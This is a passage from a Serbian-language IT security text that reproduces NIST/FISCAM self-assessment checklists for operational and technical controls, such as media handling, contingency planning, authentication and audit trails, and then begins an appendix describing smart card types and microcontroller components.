7.3.2 Are portable systems stored securely? *NIST SP 800-14*								

NOTES:

2.c) Radne ulazno/izlazne kontrole

Može se definisati više vrsta operacija koje se izvode na *IT* sistemu. Grupa osnovnih procedura definiše čuvanje, upotrebu i uništavanje medija. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
Production, Input/Output Controls								
8.1. Critical Element: Is there user support?								
8.1.1 Is there a help desk or group that offers advice? *NIST SP 800-18*								
8.2. Critical Element: Are there media controls?								
8.2.1 Are there processes to ensure that unauthorized individuals cannot read, copy, alter, or steal printed or electronic information? *NIST SP 800-18*								
8.2.2 Are there processes for ensuring that only authorized users pick up, receive, or deliver input and output information and media? *NIST SP 800-18*								
8.2.3 Are audit trails used for receipt of sensitive inputs/outputs? *NIST SP 800-18*								
8.2.4 Are controls in place for transporting or mailing media or printed output? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
8.2.5 Is there internal/external labeling for sensitivity? *NIST SP 800-18*								
8.2.6 Is there external labeling with special handling instructions? *NIST SP 800-18*								
8.2.7 Are audit trails kept for inventory management? *NIST SP 800-18*								
8.2.8 Is media sanitized for reuse? *FISCAM AC-3.4* *NIST SP 800-18*								
8.2.9 Is damaged media stored and /or destroyed? *NIST SP 800-18*								
8.2.10 Is hardcopy media shredded or destroyed when no longer needed? *NIST SP 800-18*								

NOTES:

2.d) Planiranje resursa

Planiranje resursa podrazumeva znatno više od planiranja izmeštanja *IT* sistema na drugo mesto nakon katastrofalne ili velike štete. Takođe se definiše način očuvanja osnovnih organizacionih postavki kao i očuvanja kritičnih operativnih funkcija koje moraju funkcionisati uprkos velikim ili malim razaranjima. Sledeći upitnik je baziran na tri kritična elementa. Nivo bezbednosti svakog od posmatrana tri kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Contingency Planning *OMB Circular A-130, III*								
9.1. Critical Element: Have the most critical and sensitive operations and their supporting computer resources been identified?								
9.1.1 Are critical data files and operations identified and the frequency of file backup documented? *FISCAM SC- SC-1.1 & 3.1* *NIST SP 800-18*								
9.1.2 Are resources supporting critical operations identified? *FISCAM SC-1.2*								
9.1.3 Have processing priorities been established and approved by management? *FISCAM SC-1.3*								
9.2. Critical Element: Has a comprehensive contingency plan been developed and documented?								
9.2.1 Is the plan approved by key affected parties? *FISCAM SC-3.1*								
9.2.2 Are responsibilities for recovery								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
assigned? *FISCAM SC-3.1*								
9.2.3 Are there detailed instructions for restoring operations? *FISCAM SC-3.1*								
9.2.4 Is there an alternate processing site; if so, is there a contract or interagency agreement in place? *FISCAM SC-3.1* *NIST SP 800-18*								
9.2.5 Is the location of stored backups identified? *NIST SP 800-18*								
9.2.6 Are backup files created on a prescribed basis and rotated off-site often enough to avoid disruption if current files are damaged? *FISCAM SC-2.1*								
9.2.7 Is system and application documentation maintained at the off-site location? *FISCAM SC-2.1*								
9.2.8 Are all system defaults reset after being restored from a backup? *FISCAM SC-3.1*								
9.2.9 Are the backup storage site and alternate site geographically removed from the primary site and physically protected? *FISCAM SC-2.1*								
9.2.10 Has the contingency plan been distributed to all appropriate personnel? *FISCAM SC-3.1*								
9.3. Critical Element: Are tested contingency/disaster recovery plans in place?								
9.3.1 Is an up-to-date copy of the plan stored securely off-site? *FISCAM SC-3.1*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
9.3.2 Are employees trained in their roles and responsibilities? *FISCAM SC-2.3* *NIST SP 800-18*								
9.3.3 Is the plan periodically tested and readjusted as appropriate? *FISCAM SC-3.1* *NIST SP 800-18*								

NOTES:

2.e) Održavanje hardvera i softvera

Reč je o kontrolama koje se koriste za nadgledanje instalacija, kao i o poboljšanjima hardvera i softvera kako bi se obezbedilo funkcionisanje sistema u skladu sa očekivanjima kao i praćenje promena u radu. Neke od ovih kontrola su opisane u delu teksta koji opisuje životni vek *IT* sistema. Sledeći upitnik je baziran na tri kritična elementa. Nivo bezbednosti svakog od posmatrana tri kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Hardware and System Software Maintenance *OMB Circular A-130, III*								
10.1. Critical Element: Is access limited to system software and hardware?								
10.1.1 Are restrictions in place on who performs maintenance and repair activities? *OMB Circular A-130, III* *FISCAM SS-3.1* *NIST SP 800-18*								
10.1.2 Is access to all program libraries restricted and controlled? *FISCAM CC-3.2 & 3.3*								
10.1.3 Are there on-site and off-site maintenance procedures (e.g., escort of maintenance personnel, sanitization of devices removed from the site)? *NIST SP 800-18*								
10.1.4 Is the operating system configured to prevent circumvention of the security software and application controls? *FISCAM SS-1.2*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
10.1.5 Are up-to-date procedures in place for using and monitoring use of system utilities? *FISCAM SS-2.1*								
10.2. Critical Element: Are all new and revised hardware and software authorized, tested and approved before implementation?								
10.2.1 Is an impact analysis conducted to determine the effect of proposed changes on existing security controls, including the required training needed to implement the control? *NIST SP 800-18*								
10.2.2 Are system components tested, documented, and approved (operating system, utility, applications) prior to promotion to production? *FISCAM SS-3.1, 3.2, & CC-2.1* *NIST SP 800-18*								
10.2.3 Are software change request forms used to document requests and related approvals? *FISCAM CC-1.2* *NIST SP 800-18*								
10.2..4 Are there detailed system specifications prepared and reviewed by management? *FISCAM CC-2.1*								
10.2.5 Is the type of test data to be used specified, i.e., live or made up? *NIST SP 800-18*								
10.2.6 Are default settings of security features set to the most restrictive mode? *PSN Security Assessment Guidelines*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
10.2.7 Are there software distribution implementation orders including effective date provided to all locations? *FISCAM CC-2.3*								
10.2.8 Is there version control? *NIST SP 800-18*								
10.2.9 Are programs labeled and inventoried? *FISCAM CC-3.1*								
10.2.10 Are the distribution and implementation of new or revised software documented and reviewed? *FISCAM SS-3.2*								
10.2.11 Are emergency change procedures documented and approved by management, either prior to the change or after the fact? *FISCAM CC-2.2*								
10.2.12 Are contingency plans and other associated documentation updated to reflect system changes? *FISCAM SC-2.1* *NIST SP 800-18*								
10.2.13 Is the use of copyrighted software or shareware and personally owned software/equipment documented? *NIST SP 800-18*								
10.3. Are systems managed to reduce vulnerabilities?								
10.3.1 Are systems periodically reviewed to identify and, when possible, eliminate unnecessary services (e.g., FTP, HTTP, mainframe supervisor calls)? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
10.3.2 Are systems periodically reviewed for known vulnerabilities and software patches promptly installed? *NIST SP 800-18*								

NOTES:

2.f) Integritet podataka

Kontrole integriteta podataka se koriste za zaštitu od nenamernih ili mailicioznih izmena ili uništenja. Takođe, obezbeđuju okolnosti koje omogućavaju da informacije zadovolje željeni stepen integriteta. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
Data Integrity *OMB Circular A-130, 8B3*								
11.1. Critical Element: Is virus detection and elimination software installed and activated?								
11.1.1 Are virus signature files routinely updated? *NIST SP 800-18*								
11.1.2 Are virus scans automatic? *NIST SP 800-18*								
11.2. Critical Element: Are data integrity and validation controls used to provide assurance that the information has not been altered and the system functions as intended?								
11.2.1 Are reconciliation routines used by applications, i.e., checksums, hash totals, record counts? *NIST SP 800-18*								
11.2.2 Is inappropriate or unusual activity reported, investigated, and appropriate actions taken? *FISCAM SS-2.2*								
11.2.3 Are procedures in place to determine compliance with password policies? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
11.2.4 Are integrity verification programs used by applications to look for evidence of data tampering, errors, and omissions? *NIST SP 800-18*								
11.2.5 Are intrusion detection tools installed on the system? *NIST SP 800-18*								
11.2.6 Are the intrusion detection reports routinely reviewed and suspected incidents handled accordingly? *NIST SP 800-18*								
11.2.7 Is system performance monitoring used to analyze system performance logs in real time to look for availability problems, including active attacks? *NIST SP 800-18*								
11.2.8 Is penetration testing performed on the system? *NIST SP 800-18*								
11.2.9 Is message authentication used? *NIST SP 800-18*								

NOTES:

2.g) Dokumentacija

Dokumentacija sadrži opis : hardvera, softvera, politike bezbednosti, standarda, procedura kao i preporuka koje se odnose na sistem pri čemu se formalizuje sistem bezbednosnih kontrola. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Documentation *OMB Circular A-130, 8B3*								
12.1. Critical Element: Is there sufficient documentation that explains how software/hardware is to be used?								
12.1.1 Is there vendor-supplied documentation of purchased software? *NIST SP 800-18*								
12.1.2 Is there vendor-supplied documentation of purchased hardware? *NIST SP 800-18*								
12.1.3 Is there application documentation for in-house applications? *NIST SP 800-18*								
12.1.4 Are there network diagrams and documentation on setups of routers and switches? *NIST SP 800-18*								
12.1.5 Are there software and hardware testing procedures and results? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
12.1.6 Are there standard operating procedures for all the topic areas covered in this document? *NIST SP 800-18*								
12.1.7 Are there user manuals? *NIST SP 800-18*								
12.1.8 Are there emergency procedures? *NIST SP 800-18*								
12.1.9 Are there backup procedures? *NIST SP 800-18*								
12.2. Critical Element: Are there formal security and operational procedures documented?								
12.2.1 Is there a system security plan? *OMB Circular A-130, III* *FISCAM SP-2.1* *NIST SP 800-18*								
12.2.2 Is there a contingency plan? *NIST SP 800-18*								
12.2.3 Are there written agreements regarding how data is shared between interconnected systems? *OMB A-130, III* *NIST SP 800-18*								
12.2.4 Are there risk assessment reports? *NIST SP 800-18*								
12.2.5 Are there certification and accreditation documents and a statement authorizing the system to process? *NIST SP 800-18*								

NOTES:

2.h) Obuka i edukacija

Ljudi čine ključni faktor za bezbednosti *IT* sistema i važnih informatičkih resursa. Obuka i edukacija na polju bezbednosti sistema povećavaju bezbednost omogućavajujući bolje uočavanje potreba za resursima koji štite sistem. Pored toga, obukom se razvijaju sposobnost i znanje, tako da korisnici računara mogu obavljati svoje poslove znatno sigurnije. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Security Awareness, Training, and Education *OMB Circular A-130, III*								
13.1. Critical Element: Have employees received adequate training to fulfill their security responsibilities?								
13.1.1 Have employees received a copy of the Rules of Behavior? *NIST SP 800-18*								
13.1.2 Are employee training and professional development documented and monitored? *FISCAM SP-4.2*								
13.1.3 Is there mandatory annual refresher training? *OMB Circular A-130, III*								
13.1.4 Are methods employed to make employees aware of security, i.e., posters, booklets? *NIST SP 800-18*								
13.1.5 Have employees received a copy of or have easy access to agency security procedures and policies? *NIST SP 800-18*								

NOTES:

2.i) Efikasnost reagovanja na incident

Incidenti na računarskom sistemu su nepovoljni događaji po sistem ili mrežno okruženje. Ovakvi incidenti nisu neuobičajeni a njihove posledice mogu biti dalekosežne. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Incident Response Capability *OMB Circular A-130, III* *FISCAM SP-3.4* *NIST 800-18*								
14.1. Critical Element: **Is there a capability to provide help to users when a security incident occurs in the system?**								
14.1.1 Is a formal incident response capability available? *FISCAM SP-3.4* *NIST SP 800-18*								
14.1.2 Is there a process for reporting incidents? *FISCAM SP-3.4* *NIST SP 800-18*								
14.1.3 Are incidents monitored and tracked until resolved? *NIST SP 800-18*								
14.1.4 Are personnel trained to recognize and handle incidents? *FISCAM SP-3.4* *NIST SP 800-18*								
14.1.5 Are alerts/advisories received and responded to? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
14.1.6 Is there a process to modify incident handling procedures and control techniques after an incident occurs? *NIST SP 800-18*								
14.2. Critical Element: Is incident related information shared with appropriate organizations?								
14.2.1 Is incident information and common vulnerabilities or threats shared with owners of interconnected systems? *OMB A-130, III* *NIST SP 800-18*								
14.2.2 Is incident information shared with FedCIRC concerning incidents and common vulnerabilities and threats? *OMB A-130, III* *GISRA*								
14.2.3 Is incident information reported to FedCIRC, NIPC, and local law enforcement when necessary? *OMB A-130,III* *GISRA*								

NOTES:

3) Tehničke kontrole

Tehničke kontrole se usredsređuju na kontrole koje izvršava sam *IT* sistem. Posmatrane kontrole automatski štite sistem od neautorizovanog pristupa ili neispravnog korišćenja sistema, olakšati otkrivanje narušavanja bezbednosti i podržavati bezbednosne zahteve za aplikacije i podatke.

3.a) Identifikacija i autentifikacija

Identifikacija i autentifikacija su tehničke mere koje sprečavaju neautorizovane osobe (ili neautorizovane procese) da pristupe *IT* sistemu. Kontrola pristupa obično zahteva da sistem sam prepozna razliku između korisnika. Sledeći upitnik je baziran na dva kritična elementa. Nivo bezbednosti svakog od posmatrana dva kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Identification and Authentication *OMB Circular A-130, III* *FISCAM AC-2* *NIST SP 800-18*								
15.1. Critical Element: **Are users individually authenticated via passwords, tokens, or other devices?**								
15.1.1 Is a current list maintained and approved of authorized users and their access? *FISCAM AC-2* *NIST SP 800-18*								
15.1.2 Are digital signatures used and conform to FIPS 186-2? *NIST SP 800-18*								
15.1.3 Are access scripts with embedded passwords prohibited? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
15.1.4 Is emergency and temporary access authorized? *FISCAM AC-2.2*								
15.1.5 Are personnel files matched with user accounts to ensure that terminated or transferred individuals do not retain system access? *FISCAM AC-3.2*								
15.1.6 Are passwords changed at least every ninety days or earlier if needed? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.7 Are passwords unique and difficult to guess (e.g., do passwords require alpha numeric, upper/lower case, and special characters)? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.8 Are inactive user identifications disabled after a specified period of time? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.9 Are passwords not displayed when entered? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.10 Are there procedures in place for handling lost and compromised passwords? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.11 Are passwords distributed securely and users informed not to reveal their passwords to anyone (social engineering)? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
15.1.12 Are passwords transmitted and stored using secure protocols/algorithms? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.13 Are vendor-supplied passwords replaced immediately? *FISCAM AC-3.2* *NIST SP 800-18*								
15.1.14 Is there a limit to the number of invalid access attempts that may occur for a given user? *FISCAM AC-3.2* *NIST SP 800-18*								
15.2. Critical Element: **Are access controls enforcing segregation of duties?**								
15.2.1 Does the system correlate actions to users? *OMB A-130, III* *FISCAM SD-2.1*								
15.2.2 Do data owners periodically review access authorizations to determine whether they remain appropriate? *FISCAM AC-2.1*								

NOTES:

3.b) Logička kontrola pristupa

Logička kontrola pristupa je sistemski baziran mehanizam koji identifikuje ko ili šta ima pristup određenim sistemskim resursima, kao i tipove dozvoljenih transakcija i funkcija. Sledeći upitnik je baziran na tri kritična elementa. Nivo bezbednosti svakog od posmatrana tri kritična elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Logical Access Controls *OMB Circular A-130, III* *FISCAM AC-3.2* *NIST SP 800-18*								
16.1. Critical Element: **Do the logical access controls restrict users to authorized transactions and functions?**								
16.1.1 Can the security controls detect unauthorized access attempts? *FISCAM AC-3.2* *NIST SP 800-18*								
16.1.2 Is there access control software that prevents an individual from having all necessary authority or information access to allow fraudulent activity without collusion? *FISCAM AC-3.2* *NIST SP 800-18*								
16.1.3 Is access to security software restricted to security administrators? *FISCAM AC-3.2*								
16.1.4 Do workstations disconnect or screen savers lock system after a specific period of inactivity? *FISCAM AC-3.2* *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
16.1.5 Are inactive users' accounts monitored and removed when not needed? *FISCAM AC-3.2* *NIST SP 800-18*								
16.1.6 Are internal security labels (naming conventions) used to control access to specific information types or files? *FISCAM AC-3.2* *NIST SP 800-18*								
16.1.7 If encryption is used, does it meet federal standards? *NIST SP 800-18*								
16.1.8 If encryption is used, are there procedures for key generation, distribution, storage, use, destruction, and archiving? *NIST SP 800-18*								
16.1.9 Is access restricted to files at the logical view or field? *FISCAM AC-3.2*								
16.1.10 Is access monitored to identify apparent security violations and are such events investigated? *FISCAM AC-4*								
16.2. Critical Element: **Are there logical controls over network access?**								
16.2.1 Has communication software been implemented to restrict access through specific terminals? *FISCAM AC-3.2*								
16.2.2 Are insecure protocols (e.g., UDP, ftp) disabled? *PSN Security Assessment Guidelines*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
16.2.3 Have all vendor-supplied default security parameters been reinitialized to more secure settings? *PSN Security Assessment Guidelines*								
16.2.4 Are there controls that restrict remote access to the system? *NIST SP 800-18*								
16.2.5 Are network activity logs maintained and reviewed? *FISCAM AC-3.2*								
16.2.6 Does the network connection automatically disconnect at the end of a session? *FISCAM AC-3.2*								
16.2.7 Are trust relationships among hosts and external entities appropriately restricted? *PSN Security Assessment Guidelines*								
16.2.8 Is dial-in access monitored? *FISCAM AC-3.2*								
16.2.9 Is access to telecommunications hardware or facilities restricted and monitored? *FISCAM AC-3.2*								
16.2.10 Are firewalls or secure gateways installed? *NIST SP 800-18*								
16.2.11 If firewalls are installed do they comply with firewall policy and rules? *FISCAM AC-3.2*								
16.2.12 Are guest and anonymous accounts authorized and monitored? *PSN Security Assessment Guidelines*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
16.2.13 Is an approved standardized log-on banner displayed on the system warning unauthorized users that they have accessed a U.S. Government system and can be punished? *FISCAM AC-3.2* *NIST SP 800-18*								
16.2.14 Are sensitive data transmissions encrypted? *FISCAM AC-3.2*								
16.2.15 Is access to tables defining network options, resources, and operator profiles restricted? *FISCAM AC-3.2*								
16.3. Critical Element: **If the public accesses the system, are there controls implemented to protect the integrity of the application and the confidence of the public?**								
16.3.1 Is a privacy policy posted on the web site? *OMB-99-18*								

NOTES:

3.c) Kontrola i praćenje

Kontrola i praćenje beleže aktivnosti sistema korišćenjem sistemskih ili aplikativnih procesa kao i korišćenjem aktivnosti samih korisnika. Pomoću odgovarajućih alata i procedura, obezbeđuje se praćenje aktivnosti svakog pojedinog korisnika, i to na takav način da se mogu rekonstruisati sve aktivnosti i eventualni napadi na sistem čime se olakšava detekcija problema. Sledeći upitnik je baziran na jednom kritičnom elementu. Nivo bezbednosti posmatranog kritičnog elementa se određuje na osnovu odgovora datih u upitniku.

Specific Control Objectives and Techniques	**L.1** Policy	**L.2** Procedures	**L.3** Implemented	**L.4** Tested	**L.5** Integrated	Risk Based Decision Made	**Comments**	**Initials**
Audit Trails *OMB Circular A-130, III* *FISCAM AC-4.1* *NIST SP 800-18*								
17.1. Critical Element: **Is activity involving access to and modification of sensitive or critical files logged, monitored, and possible security violations investigated?**								
17.1.1 Does the audit trail provide a trace of user actions? *NIST SP 800-18*								
17.1.2 Can the audit trail support after-the-fact investigations of how, when, and why normal operations ceased? *NIST SP 800-18*								
17.1.3 Is access to online audit logs strictly controlled? *NIST SP 800-18*								
17.1.4 Are off-line storage of audit logs retained for a period of time, and if so, is access to audit logs strictly controlled? *NIST SP 800-18*								

Specific Control Objectives and Techniques	L.1 Policy	L.2 Procedures	L.3 Implemented	L.4 Tested	L.5 Integrated	Risk Based Decision Made	Comments	Initials
17.1.5 Is there separation of duties between security personnel who administer the access control function and those who administer the audit trail? *NIST SP 800-18*								
17.1.6 Are audit trails reviewed frequently? *NIST SP 800-18*								
17.1.7 Are automated tools used to review audit records in real time or near real time? *NIST SP 800-18*								
17.1.8 Is suspicious activity investigated and appropriate action taken? *FISCAM AC-4.3*								
17.1.9 Is keystroke monitoring used? If so, are users notified? *NIST SP 800-18*								

NOTES:

APPENDIX C

OSNOVNI ELEMENTI SMART KARTICA

Uvodne napomene

Dokumentima vlade USA, Clinger-Cohen Act (*CCA*) iz 1996. i Defense Reform Initiative of 1999. definisana je potreba za daljim razvojem kompjuterskih tehnologija iz kojih je proizišla tehnologija smart kartica, tj. kartica koje su na sebi umesto dotadašnje pasivne memorije sadržavale i mikroprocesor. Uočena je mogućnost upotrebe smart kartica u komercijalne svrhe u cilju povećanja bezebednosti poslovnih i finansijskih transakcija. Smart kartice su u početnoj fazi razvoja bile namenjene prvenstveno povećanju bezbednosti komunikcija u državnim ustanovama u USA, i to kako u civilne, tako i u vojne i obaveštajne svrhe. Način za postizanje opisanih ciljeva bilo je uvođenje državne *PKI* infrastrukture, čime je postignuta sigurnost identiteta učesnika u komunikaciji.

Jedna od prepoznatih funkcija *smart card* tehnologije, bila je i uvođenje elektrornskih identifikacionih dokumenata, kao što su : lične karte, zdravstvene legistimacije, vozačke i saobraćajne dozvole, pasoši itd. Imajući u vidu sve predviđene oblasti namene smart kartica, bilo je neophodno obezbediti njihovu interoperabilnost, tj. mogućnost da jedna kartica ima više namena.

Smart kartice su razvijane na bazi otvorenih sistema - Open Card Framework (*OCF*), kao i otvorenom pristupu bazama podataka Open Database Connectivity (*ODBC*) ili Java Database Connectivity (*JDBC*). Izborom opisanih okvira za razvoj smart kartica postignuta je značajna fleksibilnost nove tehnologije.

Pregled osnovnih karakteristika smart kartica

Smart kartice se izrađuju u veličini platnih kartica i mogu na sebi sadržati više oznaka, koje su automatski ili vizuelno čitljive, kao što su : magnetna traka, bar kod, beskontaktni radio odašiljač, biometrijske informacije ili identifikaciona fotografija. Ugrađeni čip ima sve odlike mikrokontrolera ili kompjutera. Podacima koji su memorisani na čipu se može pristupiti preko više različitih aplikacija. Mikrokontroler sadrži chip operating system (*COS*), komunikacioni softver, a može sadržati i kripto algoritme koji čine softver i podatke nečitljivima za neovlašćene korisnike. Smart kartice su tehnološki izvedene do komercijalnog nivoa i zasnivaju se na pouzdanim tehnološkim standardima. Investiranje u *PKI* sistem i smart kartice predstavlja relativno mala ulaganja u

odnosu na dobit koju sistem donosi. Poseban segment primene pomenutog sistema se odnosi na Internet tehnologije koje su unele revoluciju u živote kako običnih građana, tako i ljudi koji se bave poslovnim transakcijama, a posebno u domenu državne uprave. Tehnologija smart kartica objedunjuje višestruke resurse koji se mogu koristiti za više različitih namena i koja podržava više različitih alata kao što su :

- Alati za kontrolu pristupa (računarskim resursima, zgradama, prostorijama,...),
- Alati za vršenje plaćanja (platne kartice),
- Alati za čuvanje i upravljanje podacima (podaci na samim karticama),
- Integrisani alati za zaštitu (u okviru *PKI* strukture).

Tipovi čip kartica


Često se termini „čip kartica“, „kartica sa integrisanim kolom“ i „smart kartica“ koriste kao sinonimi, iako mogu imati različita značenja. Kartice se mogu podeliti prema vrsti čipa koji imaju na sebi, kao i na osnovu interfejsa za komunikaciju sa okruženjem.

Prema vrsti čipa kartice se mogu podeliti u tri osnovne vrste :


- Memorijske kartice sa integrisanim kolom - veoma su jednostavne i neznatno su bezbednije od kartica sa magnetnom pistom. Njihova prednost nad karticama sa magnetnom pistom leži u činjenici da imaju nešto veći memorijski kapacitet. Kartice ne sadrže u sebi logičke operacije, već jednostavno čuvaju podatke.
- Logičke kartice sa integrisanim kolom - sadrže mehanizme za šifrovanje u autentifikaciju prilikom pristupa podacima koji se čuvaju u memoriji. Kartice sadrže statički fajl sistem koji podržava različite aplikacije, sa opcionim šifrovanjem memorijskog sadržaja. Posmatrane kartice se mogu javiti i u beskontaktnoj varijanti.
- Sigurnosne kartice sa mikrokontrolerom - poseduju mikročip, operativni sistem, kao i memoriju u koju se može upisivati i iz koje se mogu brisati podaci više puta. Kartice sa mikrokontrolerom su zapravo minijaturni *PC* računari. Mogu se javiti u vidu : kontaktne, beskontaktne ili kombinovane kartice. Opisane kartice sa nazivaju smart karticama.

Referišući se na interfejs samih kartica, mogu se podeliti u dve osnovne grupe i to kontaktne i beskontaktne. Međutim, mogu postojati i kombinovane kartice, i to kartice koje sadrže po jedan čip za svaki interfejs ili jedan čip podržava kontaktni i beskontaktni interfejs.

Izgled osnovnih komponenti kontaktnih kartica je dat na sledećoj slici :



Izgled osnovnih komponenti beskontaktnih kartica se može sagledati sa sledeće slike :




Osnovne komponenete mikrokontrolera

Mikrokontroler sadrži sledeće osnovne elemente :

- 8-bitni do 32-bitni procesor *CPU*,
- *ROM* memoriju ili flash memoriju u koju se smešta operativni sistem,
- *RAM* memoriju,
- Druge vrste permanentne memorije za čuvanje podataka kao što je *EEPROM* i slično,
- Sistem za zaštitu od moguće kompromitacije memorijskih elemenata,
- Senzore za očitavanje spoljašnjih veličina : napona, frekvencije i temperature,
- Bar jedan serijski komunikacioni port,
- Generator slučajnih brojeva,
- Tajmere,
- Opciono može sadržati kripto mehanizme koji podržavaju algoritme *DES*, *3DES*, *RSA* ili neke druge,
- Opciono može sadržati i neke druge specijalizovane periferijske komponente kao što je *SPI* komunikacioni port.

Mikrokontroler za kontaktne kartice je povezan preko kontaktnih pločica sa čitačem odnosno pisačem. Prikaz izgleda kontaktnih pločica je dat na sledećoj slici :



